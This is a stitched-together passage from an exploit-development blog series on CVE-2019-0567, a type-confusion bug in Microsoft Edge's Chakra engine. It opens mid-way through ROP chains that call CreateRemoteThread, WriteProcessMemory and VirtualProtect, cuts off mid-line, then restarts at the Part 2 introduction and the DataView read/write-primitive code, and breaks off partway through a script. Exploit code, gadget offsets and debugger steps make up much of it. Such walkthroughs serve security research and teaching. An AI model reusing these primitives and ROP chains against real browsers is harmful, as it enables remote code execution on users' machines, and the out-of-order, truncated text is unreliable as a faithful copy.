write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000004, 0x00000000);             // DWORD dwCreationFlags (RSP+0x30) (CREATE_SUSPENDED to avoid executing the thread routine)
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x00000000, 0x00000000);             // LPDWORD lpThreadId (RSP+0x38)
next();

You’ll notice right off the bat the comment about LPTHREAD_START_ROUTINE can be set to anything, as CFG will check it and we will end up setting RIP directly later. This is very contradictory to what we just said about setting the thread’s entry point to a ROP gadget, and just returning into the stack. I implore the reader to keep this mindset for now, as this is logical to think, but by the end of the blog post I hope it is clear to the reader that is a bit more nuanced than just setting the entry point to a ROP gadget. For now, this isn’t a big deal.

Let’s now see this in action. To make things easier, as we had been using pop rcx as a breakpoint up until this point, we will simply set a breakpoint on our jmp rax gadget and continue executing until we hit our WriteProcessMemory ROP chain (note our jmp rax gadget actually will always be called once before DuplicateHandle. This doesn’t affect us at all and is just mentioned as a point of contention). We will then use pt to execute the call to WriteProcessMemory, until the ret, which will bring us into our CreateRemoteThread ROP chain.
Now that we have hit our CreateRemoteThread ROP chain, we will setup our lpStartAddress parameter, which will go in R9. We will first place a writable address in RAX so that our mov r9, rcx gadget (we will pop our intended value in RCX that we want lpStartAddress to be) will not cause an access violation.

Our call to CreateRemoteThread is in the current state:

CreateRemoteThread(
	-
	-
	-
	addressof(ret_gadget),		// Function pointer we want to execute (when the thread eventually executes, we want it to just return to the stack)
	-
	-
	-
);

The next parameter we are going to knock out is the hProcess parameter - which is just the same handle to the JIT server with PROCESS_ALL_ACCESS that we have used several times already.
We can see we used pop to get the address of our JIT handle into RCX, and then we dereferenced RCX to get the raw value of the handle into RCX. We also already had a writable value in RAX, so we “bypass” the operation which writes to the memory address contained in RAX (and it doesn’t cause an access violation because the address is writable).

Our call to CreateRemoteThread is now in this state:

CreateRemoteThread(
	fulljitHandle,			// PROCESS_ALL_ACCESS handle to JIT server we got from DuplicateHandle call
	-
	-
	addressof(ret_gadget),		// Function pointer we want to execute (when the thread eventually executes, we want it to just return to the stack)
	-
	-
	-
);

After retrieving the handle of the JIT process, our next parameter we will fill in is the lpThreadAttributes parameter - which just requires a value of 0. We can just directly write this value to the stack and use a pop operation to place the 0 value into RDX to essentially give our thread “normal” security attributes.
Easy as you’d like! Our call is now in the following state:

CreateRemoteThread(
	fulljitHandle,			// PROCESS_ALL_ACCESS handle to JIT server we got from DuplicateHandle call
	NULL,				// Default SECURITY_ATTRIBUTES
	-
	addressof(ret_gadget),		// Function pointer we want to execute (when the thread eventually executes, we want it to just return to the stack)
	-
	-
	-
);

Next up is the dwStackSize parameter. Again, we just want to use the default stack size (recall each thread has its own CPU register state, stack, etc.) - meaning we can specify 0 here.
We are now in the following state:

CreateRemoteThread(
	fulljitHandle,			// PROCESS_ALL_ACCESS handle to JIT server we got from DuplicateHandle call
	NULL,				// Default SECURITY_ATTRIBUTES
	0,				// Default Stack size
	addressof(ret_gadget),		// Function pointer we want to execute (when the thread eventually executes, we want it to just return to the stack)
	-
	-
	-
);

Since the rest of the parameters will be written to the stack RSP + 0x28, 0x30, 0x38. So, we will now place CreateRemoteThread into RAX and use our write primitive to write our remaining parameters to the stack (setting all to 0 but setting the dwCreationFlags to 4 to create this thread in a suspended state).
Our call is now in its final state:

CreateRemoteThread(
	fulljitHandle,			// PROCESS_ALL_ACCESS handle to JIT server we got from DuplicateHandle call
	NULL,				// Default SECURITY_ATTRIBUTES
	0,				// Default Stack size
	addressof(ret_gadget),		// Function pointer we want to execute (when the thread eventually executes, we want it to just return to the stack)
	NULL,				// No variable needs to be passed
	4,				// CREATE_SUSPENDED (Create the thread in a suspended state)
	NULL 				// Don't return the thread ID (we don't need it)
);

After executing the call, we get our return value which is a handle to the new thread which lives in the JIT server process.
Running Process Hacker as an administrator and viewing the Handles tab will show our returned handle is, in fact, a Thread handle and refers to the JIT server process.

If we then close out of the window (but not totally out of Process Hacker) we can examine the thread IT (TID) within the Threads tab of the JIT process to confirm where our thread is and what start address it will execute when the thread becomes non-suspended (e.g. resumed).


As we can see, when this thread executes (it is currently suspended and not executing) it will perform a ret, which will load RSP into RIP (or will it? Keep reading towards the end and use critical thinking skills as to why this may not be the case!). Since we will eventually write our final ROP chain to RSP, this will kick off our last ROP chain which will mark our shellcode as RWX. Our next two ROP chains, which are fairly brief, will simply be used to update our final ROP chain. We now have a thread we can control in the process where ACG is disabled - meaning we are inching closer.

WriteProcessMemory ROP Chain (Round 2)

Let’s quickly take a look at our “final” ROP chain (which currently resides in the content process, where our exploit is executing):

// VirtualProtect() ROP chain (will be called in the JIT process)
write64(chakraLo+0x74b000+countMe, chakraHigh, chakraLo+0x577fd4, chakraHigh);         // 0x180577fd4: pop rax ; ret
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, chakraLo+0x72E128, chakraHigh);         // .data pointer from chakra.dll with a non-zero value to bypass cmp r8d, [rax] future gadget
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, chakraLo+0x46377, chakraHigh);          // 0x180046377: pop rcx ; ret
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, chakraLo+0x74e030, chakraHigh);         // PDWORD lpflOldProtect (any writable address -> Eventually placed in R9)
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, chakraLo+0xf6270, chakraHigh);          // 0x1800f6270: mov r9, rcx ; cmp r8d,  [rax] ; je 0x00000001800F6280 ; mov al, r10L ; add rsp, 0x28 ; ret
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x41414141, 0x41414141);                // Padding for add rsp, 0x28
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x41414141, 0x41414141);                // Padding for add rsp, 0x28
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x41414141, 0x41414141);                // Padding for add rsp, 0x28
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x41414141, 0x41414141);                // Padding for add rsp, 0x28
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x41414141, 0x41414141);                // Padding for add rsp, 0x28
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, chakraLo+0x46377, chakraHigh);          // 0x180046377: pop rcx ; ret
inc();

// Store the current offset within the .data section into a var
ropoffsetOne = countMe;

write64(chakraLo+0x74b000+countMe, chakraHigh, 0x00000000, 0x00000000);                // LPVOID lpAddress (Eventually will be updated to the address we want to mark as RWX, our shellcode)
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, chakraLo+0x1d2c9, chakraHigh);          // 0x18001d2c9: pop rdx ; ret
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x00001000, 0x00000000);                // SIZE_T dwSize (0x1000)
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, chakraLo+0x576231, chakraHigh);         // 0x180576231: pop r8 ; ret
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x00000040, 0x00000000);                // DWORD flNewProtect (PAGE_EXECUTE_READWRITE)
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, chakraLo+0x577fd4, chakraHigh);         // 0x180577fd4: pop rax ; ret
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, kernelbaseLo+0x61700, kernelbaseHigh);  // KERNELBASE!VirtualProtect
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, chakraLo+0x272beb, chakraHigh);         // 0x180272beb: jmp rax (Call KERNELBASE!VirtualProtect)
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, chakraLo+0x118b9, chakraHigh);          // 0x1800118b9: add rsp, 0x18 ; ret
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x41414141, 0x41414141);                // Padding
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x41414141, 0x41414141);                // Padding
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x41414141, 0x41414141);                // Padding
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, chakraLo+0x4c1b65, chakraHigh);         // 0x1804c1b65: pop rdi ; ret
inc();

// Store the current offset within the .data section into a var
ropoffsetTwo = countMe;

write64(chakraLo+0x74b000+countMe, chakraHigh, 0x00000000, 0x00000000);                // Will be updated with the VirtualAllocEx allocation (our shellcode)
inc();
write64(<	

Exploit Development: Browser Exploitation on Windows - CVE-2019-0567, A Microsoft Edge Type Confusion Vulnerability (Part 2)

Introduction

In part one we went over setting up a ChakraCore exploit development environment, understanding how JavaScript (more specifically, the Chakra/ChakraCore engine) manages dynamic objects in memory, and vulnerability analysis of CVE-2019-0567 - a type confusion vulnerability that affects Chakra-based Microsoft Edge and ChakraCore. In this post, part two, we will pick up where we left off and begin by taking our proof-of-concept script, which “crashes” Edge and ChakraCore as a result of the type confusion vulnerability, and convert it into a read/write primitive. This primitive will then be used to gain code execution against ChakraCore and the ChakraCore shell, ch.exe, which essentially is a command-line JavaScript shell that allows execution of JavaScript. For our purposes, we can think of ch.exe as Microsoft Edge, but without the visuals. Then, in part three, we will port our exploit to Microsoft Edge to gain full code execution.

This post will also be dealing with ASLR, DEP, and Control Flow Guard (CFG) exploit mitigations. As we will see in part three, when we port our exploit to Edge, we will also have to deal with Arbitrary Code Guard (ACG). However, this mitigation isn’t enabled within ChakraCore - so we won’t have to deal with it within this blog post.

Lastly, before beginning this portion of the blog series, much of what is used in this blog post comes from Bruno Keith’s amazing work on this subject, as well as the Perception Point blog post on the “sister” vulnerability to CVE-2019-0567. With that being said, let’s go ahead and jump right into it!

ChakraCore/Chakra Exploit Primitives

Let’s recall the memory layout, from part one, of our dynamic object after the type confusion occurs.

As we can see above, we have overwritten the auxSlots pointer with a value we control, of 0x1234. Additionally, recall from part one of this blog series when we talked about JavaScript objects. A value in JavaScript is 64-bits (technically), but only 32-bits are used to hold the actual value (in the case of 0x1234, the value is represented in memory as 001000000001234. This is a result of “NaN boxing”, where JavaScript encodes type information in the upper 17-bits of the value. We also know that anything that isn’t a static object (generally speaking) is a dynamic object. We know that dynamic objects are “the exception to the rule”, and are actually represented in memory as a pointer. We saw this in part one by dissecting how dynamic objects are laid out in memory (e.g. object points to | vtable | type | auxSlots |).

What this means for our vulnerability is that we can overwrite the auxSlots pointer currently, but we can only overwrite it with a value that is NaN-boxed, meaning we can’t hijack the object with anything particularly interesting, as we are on a 64-bit machine but we can only overwrite the auxSlots pointer with a 32-bit value in our case, when using something like 0x1234.

The above is only a half truth, as we can use some “hacks” to actually end up controlling this auxSlots pointer with something interesting, actually with a “chain” of interesting items, to force ChakraCore to do something nefarious - which will eventually lead us to code execution.

Let’s update our proof-of-concept, which we will save as exploit.js, with the following JavaScript:

// Creating object obj
// Properties are stored via auxSlots since properties weren't declared inline
obj = {}
obj.a = 1;
obj.b = 2;
obj.c = 3;
obj.d = 4;
obj.e = 5;
obj.f = 6;
obj.g = 7;
obj.h = 8;
obj.i = 9;
obj.j = 10;

function opt(o, proto, value) {
    o.b = 1;

    let tmp = {__proto__: proto};

    o.a = value;
}

function main() {
    for (let i = 0; i < 2000; i++) {
        let o = {a: 1, b: 2};
        opt(o, {}, {});
    }

    let o = {a: 1, b: 2};

    opt(o, o, obj);		// Instead of supplying 0x1234, we are supplying our obj
}

main();

Our exploit.js is slightly different than our original proof-of-concept. When the type confusion is exploited, we now are supplying obj instead of a value of 0x1234. In not so many words, the auxSlots pointer of our o object, previously overwritten with 0x1234 in part one, will now be overwritten with the address of our obj object. Here is where this gets interesting.

Recall that any object that isn’t NaN-boxed is considered a pointer. Since obj is a dynamic object, it is represented in memory as such:

What this means is that instead of our corrupted o object after the type confusion being laid out as such:

It will actually look like this in memory:

Our o object, who’s auxSlots pointer we can corrupt, now technically has a valid pointer in the auxSlots location within the object. However, we can clearly see that the o->auxSlots pointer isn’t pointing to an array of properties, it is actually pointing to the obj object which we created! Our exploit.js script essentially updates o->auxSlots to o->auxSlots = addressof(obj). This essentially means that o->auxSlots now contains the memory address of the obj object, instead of a valid auxSlots array address.

Recall also that we control the o properties, and can call them at any point in exploit.js via o.a, o.b, etc. For instance, if there was no type confusion vulnerability, and if we wanted to fetch the o.a property, we know this is how it would be done (considering o had been type transitioned to an auxSlots setup):

We know this to be the case, as we are well aware ChakraCore will dereference dynamic_object+0x10 to pull the auxSlots pointer. After retrieving the auxSlots pointer, ChakraCore will add the appropriate index to the auxSlots address to fetch a given property, such as o.a, which is stored at offset 0 or o.b, which is stored at offset 0x8. We saw this in part one of this blog series, and this is no different than how any other array stores and fetches an appropriate index.

What’s most interesting about all of this is that ChakraCore will still act on our o object as if the auxSlots pointer is still valid and hasn’t been corrupted. After all, this was the root cause of our vulnerability in part one. When we acted on o.a, after corrupting auxSlots to 0x1234, an access violation occurred, as 0x1234 is invalid memory.

This time, however, we have provided valid memory within o->auxSlots. So acting on o.a would actually take address is stored at auxSlots, dereference it, and then return the value stored at offset 0. Doing this currently, with our obj object being supplied as the auxSlots pointer for our corrupted o object, will actually return the vftable from our obj object. This is because the first 0x10 bytes of a dynamic object contain metadata, like vftable and type. Since ChakraCore is treating our obj as an auxSlots array, which can be indexed directly at an offset of 0, via auxSlots[0], we can actually interact with this metadata. This can be seen below.

Usually we can expect that the dereferenced contents of o+0x10, a.k.a. auxSlots, at an offset of 0, to contain the actual, raw value of o.a. After the type confusion vulnerability is used to corrupt auxSlots with a different address (the address of obj), whatever is stored at this address, at an offset of 0, is dereferenced and returned to whatever part of the JavaScript code is trying to retrieve the value of o.a. Since we have corrupted auxSlots with the address of an object, ChakraCore doesn’t know auxSlots is gone, and it will still gladly index whatever is at auxSlots[0] when the script tries to access the first property (in this case o.a), which is the vftable of our obj object. If we retrieved o.b, after our type confusion was executed, ChakraCore would fetch the type pointer.

Let’s inspect this in the debugger, to make more sense of this. Do not worry if this has yet to make sense. Recall from part one, the function chakracore!Js::DynamicTypeHandler::AdjustSlots is responsible for the type transition of our o property. Let’s set a breakpoint on our print() statement, as well as the aforementioned function so that we can examine the call stack to find the machine code (the JIT’d code) which corresponds to our opt() function. This is all information we learned in part one.

After opening ch.exe and passing in exploit.js as the argument (the script to be executed), we set a breakpoint on ch!WScriptJsrt::EchoCallback. After resuming execution and hitting the breakpoint, we then can set our intended breakpoint of chakracore!Js::DynamicTypeHandler::AdjustSlots.

When the chakracore!Js::DynamicTypeHandler::AdjustSlots is hit, we can examine the callstack (just like in part one) to identify our “JIT’d” opt() function

After retrieving the address of our opt() function, we can unassemble the code to set a breakpoint where our type confusion vulnerability reaches the apex - on the mov qword ptr [r15+10h], r11 instruction when auxSlots is overwritten.

We know that auxSlots is stored at o+0x10, so this means our o object is currently in R15. Let’s examine the object’s layout in memory, currently.

We can clearly see that this is the o object. Looking at the R11 register, which is the value that is going to corrupt auxSlots of o, we can see that it is the obj object we created earlier.

Notice what happens to the o object, as our vulnerability manifests. When o->auxSlots is corrupted, o.a now refers to the vftable property of our obj object.

Anytime we act on o.a, we will now be acting on the vftable of obj! This is great, but how can we take this further? Take note that the vftable is actually a user-mode address that resides within chakracore.dll. This means, if we were able to leak a vftable from an object, we would bypass ASLR. Let’s see how we can possibly do this.

DataView Objects

A popular object leveraged for exploitation is a DataView object. A DataView object provides users a way to read/write multiple different data types and endianness to and from a raw buffer in memory, which can be created with ArrayBuffer. This can include writing or retrieving an 8-byte, 16-byte, 32-byte, or (in some browsers) 64-bytes of raw data from said buffer. More information about DataView objects can be found here, for the more interested reader.

At a higher level a DataView object provides a set of methods that allow a developer to be very specific about the kind of data they would like to set, or retrieve, in a buffer created by ArrayBuffer. For instance, with the method getUint32(), provided by DataView, we can tell ChakraCore that we would like to retrieve the contents of the ArrayBuffer backing the DataView object as a 32-bit, unsigned data type, and even go as far as asking ChakraCore to return the value in little-endian format, and even specifying a specific offset within the buffer to read from. A list of methods provided by DataView can be found here.

The previous information provided makes a DataView object extremely attractive, from an exploitation perspective, as not only can we set and read data from a given buffer, we can specify the data type, offset, and even endianness. More on this in a bit.

Moving on, a DataView object could be instantiated as such below:

dataviewObj = new DataView(new ArrayBuffer(0x100));

This would essentially create a DataView object that is backed by a buffer, via ArrayBuffer.

This matters greatly to us because as of now if we want to overwrite auxSlots with something (referring to our vulnerability), it would either have to be a raw JavaScript value, like an integer, or the address of a dynamic object like the obj used previously. Even if we had some primitive to leak the base address of kernel32.dll, for instance, we could never actually corrupt the auxSlots pointer by directly overwriting it with the leaked address of 0x7fff5b3d0000 for instance, via our vulnerability. This is because of NaN-boxing - meaning if we try to directly overwrite the auxSlots pointer so that we can arbitrarily read or write from this address, ChakraCore would still “tag” this value, which would “mangle it” so that it no longer is represented in memory as 0x7fff5b3d0000. We can clearly see this if we first update exploit.js to the following and pause execution when auxSlots is corrupted:

function opt(o, proto, value) {
    o.b = 1;

    let tmp = {__proto__: proto};

    o.a = value;
}

function main() {
    for (let i = 0; i < 2000; i++) {
        let o = {a: 1, b: 2};
        opt(o, {}, {});
    }

    let o = {a: 1, b: 2};

    opt(o, o, 0x7fff5b3d0000);		// Instead of supplying 0x1234 or a fake object address, supply the base address of kernel32.dll
}

Using the same breakpoints and method for debugging, shown in the beginning of this blog, we can locate the JIT’d address of the opt() function and pause execution on the instruction responsible for overwriting auxSlots of the o object (in this case mov qword ptr [r15+10h], r13.

Notice how the value we supplied, originally 0x7fff5b3d0000 and was placed into the R13 register, has been totally mangled. This is because ChakraCore is embedding type information into the upper 17-bits of the 64-bit value (where only 32-bits technically are available to store a raw value). Obviously seeing this, we can’t directly set values for exploitation, as we need to be able to set and write 64-bit values at a time since we are exploiting a 64-bit system without having the address/value mangled. This means even if we can reliably leak data, we can’t write this leaked data to memory, as we have no way to avoid JavaScript NaN-boxing the value. This leaves us with the following choices:

  1. Write a NaN-boxed value to memory
  2. Write a dynamic object to memory (which is represented by a pointer)

If we chain together a few JavaScript objects, we can use the latter option shown above to corrupt a few things in memory with the addresses of objects to achieve a read/write primitive. Let’s start this process by examining how DataView objects behave in memory.

Let’s create a new JavaScript script named dataview.js:

// print() debug
print("DEBUG");

// Create a DataView object
dataviewObj = new DataView(new ArrayBuffer(0x100));

// Set data in the buffer
dataviewObj.setUint32(0x0, 0x41414141, true);	// Set, at an offset of 0 in the buffer, the value 0x41414141 and specify little-endian (true)

Notice the level of control we have in respect to the amount of data, the type of data, and the offset of the data in the buffer we can set/retrieve.

In the above code we created a DataView object, which is backed by a raw memory buffer via ArrayBuffer. With the DataView “view” of this buffer, we can tell ChakraCore to start at the beginning of the buffer, use a 32-bit, unsigned data type, and use little endian format when setting the data 0x41414141 into the buffer created by ArrayBuffer. To see this in action, let’s execute this script in WinDbg.

Next, let’s set our print() debug breakpoint on ch!WScriptJsrt::EchoCallback. After resuming execution, let’s then set a breakpoint on chakracore!Js::DataView::EntrySetUint32, which is responsible for setting a value on a DataView buffer. Please note I was able to find this function by searching the ChakraCore code base, which is open-sourced and available on GitHub, within DataView.cpp, which looked to be responsible for setting values on DataView objects.

After hitting the breakpoint on chakracore!Js::DataView::EntrySetUint32, we can look further into the disassembly to see a method provided by DataView called SetValue(). Let’s set a breakpoint here.

After hitting the breakpoint, we can view the disassembly of this function below. We can see another call to a method called SetValue(). Let’s set a breakpoint on this function (please right click and open the below image in a new tab if you have trouble viewing).

After hitting the breakpoint, we can see the source of the SetValue() method function we are currently in, outlined in red below.

Cross-referencing this with the disassembly, we noticed right before the ret from this method function we see a mov dword ptr [rax], ecx instruction. This is an assembly operation which uses a 32-bit value to act on a 64-bit value. This is likely the operation which writes our 32-bit value to the buffer of the DataView object. We can confirm this by setting a breakpoint and verifying that, in fact, this is the responsible instruction.

We can see our buffer now holds 0x41414141.

This verifies that it is possible to set an arbitrary 32-bit value without any sort of NaN-boxing, via DataView objects. Also note the address of the buffer property of the DataView object, 0x157af16b2d0. However, what about a 64-bit value? Consider the following script below, which attempts to set one 64-bit value via offsets of DataView.

// print() debug
print("DEBUG");

// Create a DataView object
dataviewObj = new DataView(new ArrayBuffer(0x100));

// Set data in the buffer
dataviewObj.setUint32(0x0, 0x41414141, true);	// Set, at an offset of 0 in the buffer, the value 0x41414141 and specify little-endian (true)
dataviewObj.setUint32(0x4, 0x41414141, true);	// Set, at an offset of 4 in the buffer, the value 0x41414141 and specify little-endian (true)

Using the exact same methodology as before, we can return to our mov dword ptr [rax], rcx instruction which writes our data to a buffer to see that using DataView objects it is possible to set a value in JavaScript as a contiguous 64-bit value without NaN-boxing and without being restricted to just a JavaScript object address!

The only thing we are “limited” to is the fact we cannot set a 64-bit value in “one go”, and we must divide our writes/reads into two tries, since we can only read/write 32-bits at a time as a result of the methods provided to use by DataView. However, there is currently no way for us to abuse this functionality, as we can only perform these actions inside a buffer of a DataView object, which is not a security vulnerability. We will eventually see how we can use our type confusion vulnerability to achieve this, later in this blog post.

Lastly, we know how we can act on the DataView object, but how do we actually view the object in memory? Where does the buffer property of DataView come from, as we saw from our debugging? We can set a breakpoint on our original function, chakracore!Js::DataView::EntrySetUint32. When we hit this breakpoint, we then can set a breakpoint on the SetValue() function, at the end of the EntrySetUint32 function, which passes the pointer to the in-scope DataView object via RCX.

If we examine this value in WinDbg, we can clearly see this is our DataView object. Notice the object layout below - this is a dynamic object, but since it is a builtin JavaScript type, the layout is slightly different.

The most important thing for us to note is twofold: the vftable pointer still exists at the beginning of the object, and at offset 0x38 of the DataView object we have a pointer to the buffer. We can confirm this by setting a hardware breakpoint to pause execution anytime DataView.buffer is written to in a 4-byte (32-bit) boundary.

We now know where in a DataView object the buffer is stored, and can confirm how this buffer is written to, and in what manners can it be written to.

Let’s now chain this knowledge together with what we have previously accomplished to gain a read/write primitive.

Read/Write Primitive

Building upon our knowledge of DataView objects from the “DataView Objects” section and armed with our knowledge from the “Chakra/ChakraCore Exploit Primitives” section, where we saw how it would be possible to control the auxSlots pointer with an address of another JavaScript object we control in memory, let’s see how we can put these two together in order to achieve a read/write primitive.

Let’s recall two previous images, where we corrupted our o object’s auxSlots pointer with the address of another object, obj, in memory.

From the above images, we can see our current layout in memory, where o.a now controls the vftable of the obj object and o.b controls the type pointer of the obj object. But what if we had a property c within o (o.c)?

From the above image, we can clearly see that if there was a property c of o (o.c), it would therefore control the auxSlots pointer of the obj object, after the type confusion vulnerability. This essentially means that we can force obj to point to something else in memory. This is exactly what we would like to do in our case. We would like to do the exact same thing we did with the o object (corrupting the auxSlots pointer to point to another object in memory that we control). Here is how we would like this to look.

By setting o.c to a DataView object, we can control the entire contents of the DataView object by acting on the obj object! This is identical to the exact same scenario shown above where the auxSlots pointer was overwritten with the address of another object, but we saw we could fully control that object (vftable and all metadata) by acting on the corrupted object! This is because ChakraCore, again, still treats auxSlots as though it hasn’t been overwritten with another value. When we try to access obj.a in this case, ChakraCore fetches the auxSlots pointer stored at obj+0x10 and then tries to index that memory at an offset of 0. Since that is now another object in memory (in this case a DataView object), obj.a will still gladly fetch whatever is stored at an offset of 0, which is the vftable for our DataView object! This is also the reason we declared obj with so many values, as a DataView object has a few more hidden properties than a standard dynamic object. By declaring obj with many properties, it allows us access to all of the needed properties of the DataView object, since we aren’t stopping at dataview+0x10, like we have been with other objects since we only cared about the auxSlots pointers in those cases.

This is where things really start to pick up. We know that DataView.buffer is stored as a pointer. This can clearly be seen below by our previous investigative work on understanding DataView objects.

In the above image, we can see that DataView.buffer is stored at an offset of 0x38 within the DataView object. In the previous image, the buffer is a pointer in memory which points to the memory address 0x1a239afb2d0. This is the address of our buffer. Anytime we do dataview.setUint32() on our DataView object, this address will be updated with the contents. This can be seen below.

Knowing this, what if we were able to go from this:

To this:

What this would mean is that buffer address, previously shown above, would be corrupted with the base address of kernel32.dll. This means anytime we acted on our DataView object with a method such as setUint32() we would actually be overwriting the contents of kernel32.dll (note that there are obviously parts of a DLL that are read-only, read/write, or read/execute)! This is also known as an arbitrary write primitive! If we have the ability to leak data, we can obviously use our DataView object with the builtin methods to read and write from the corrupted buffer pointer, and we can obviously use our type confusion (as we have done by corrupted auxSlots pointers so far) to corrupt this buffer pointer with whatever memory address we want! The issue that remains, however, is the NaN-boxing dilemma.

As we can see in the above image, we can overwrite the buffer pointer of a DataView object by using the obj.h property. However, as we saw in JavaScript, if we try to set a value on an object such as obj.h = kernel32_base_address, our value will remain mangled. The only way we can get around this is through our DataView object, which can write raw 64-bit values.

The way we will actually address the above issue is to leverage two DataView objects! Here is how this will look in memory.

The above image may look confusing, so let’s break this down and also examine what we are seeing in the debugger.

This memory layout is no different than the others we have discussed. There is a type confusion vulnerability where the auxSlots pointer for our o object is actually the address of an obj object we control in memory. ChakraCore interprets this object as an auxSlots pointer, and we can use property o.c, which would be the third index into the auxSlots array had it not been corrupted. This entry in the auxSlots array is stored at auxSlots+0x10, and since auxSlots is really another object, this allows us to overwrite the auxSlots pointer of the obj object with a JavaScript object.

We overwrite the auxSlots array of the obj object we created, which has many properties. This is because obj->auxSlots was overwritten with a DataView object, which has many hidden properties, including a buffer property. Having obj declared with so many properties allows us to overwrite said hidden properties, such as the buffer pointer, which is stored at an offset of 0x38 within a DataView object. Since dataview1 is being interpreted as an auxSlots pointer, we can use obj (which previously would have been stored in this array) to have full access to overwrite any of the hidden properties of the dataview1 object. We want to set this buffer to an address we want to arbitrarily write to (like the stack for instance, to invoke a ROP chain). However, since JavaScript prevents us from setting obj.h with a raw 64-bit address, due to NaN-boxing, we have to overwrite this buffer with another JavaScript object address. Since DataView objects expose methods that can allow us to write a raw 64-bit value, we overwrite the buffer of the dataview1 object with the address of another DataView object.

Again, we opt for this method because we know obj.h is the property we could update which would overwrite dataview1->buffer. However, JavaScript won’t let us set a raw 64-bit value which we can use to read/write memory from to bypass ASLR and write to the stack and hijack control-flow. Because of this, we overwrite it with another DataView object.

Because dataview1->buffer = dataview2, we can now use the methods exposed by DataView (via our dataview1 object) to write to the dataview2 object’s buffer property with a raw 64-bit address! This is because methods like setUint32(), which we previously saw, allow us to do so! We also know that buffer is stored at an offset of 0x38 within a DataView object, so if we execute the following JavaScript, we can update dataview2->buffer to whatever raw 64-bit value we want to read/write from:

// Recall we can only set 32-bits at a time
// Start with 0x38 (dataview2->buffer and write 4 bytes
dataview1.setUint32(0x38, 0x41414141, true);		// Overwrite dataview2->buffer with 0x41414141

// Overwrite the next 4 bytes (0x3C offset into dataview2) to fully corrupt bytes 0x38-0x40 (the pointer for dataview2->buffer)
dataview1.setUint32(0x3C, 0x41414141, true);		// Overwrite dataview2->buffer with 0x41414141

Now dataview2->buffer would be overwritten with 0x4141414141414141. Let’s consider the following code now:

dataview2.setUint32(0x0, 0x42424242, true);
dataview2.setUint32(0x4, 0x42424242, true);

If we invoke setUint32() on dataview2, we do so at an offset of 0. This is because we are not attempting to corrupt any other objects, we are intending to use dataview2.setUint32() in a legitimate fashion. When dataview2->setUint32() is invoked, it will fetch the address of the buffer from dataview2 by locating dataview2+0x38, dereferencing the address, and attempting to write the value 0x4242424242424242 (as seen above) into the address.

The issue is, however, is that we used a type confusion vulnerability to update dataview2->buffer to a different address (in this case an invalid address of 0x4141414141414141). This is the address dataview2 will now attempt to write to, which obviously will cause an access violation.

Let’s do a test run of an arbitrary write primitive to overwrite the first 8 bytes of the .data section of kernel32.dll (which is writable) to see this in action. To do so, let’s update our exploit.js script to the following:

// Creating object obj
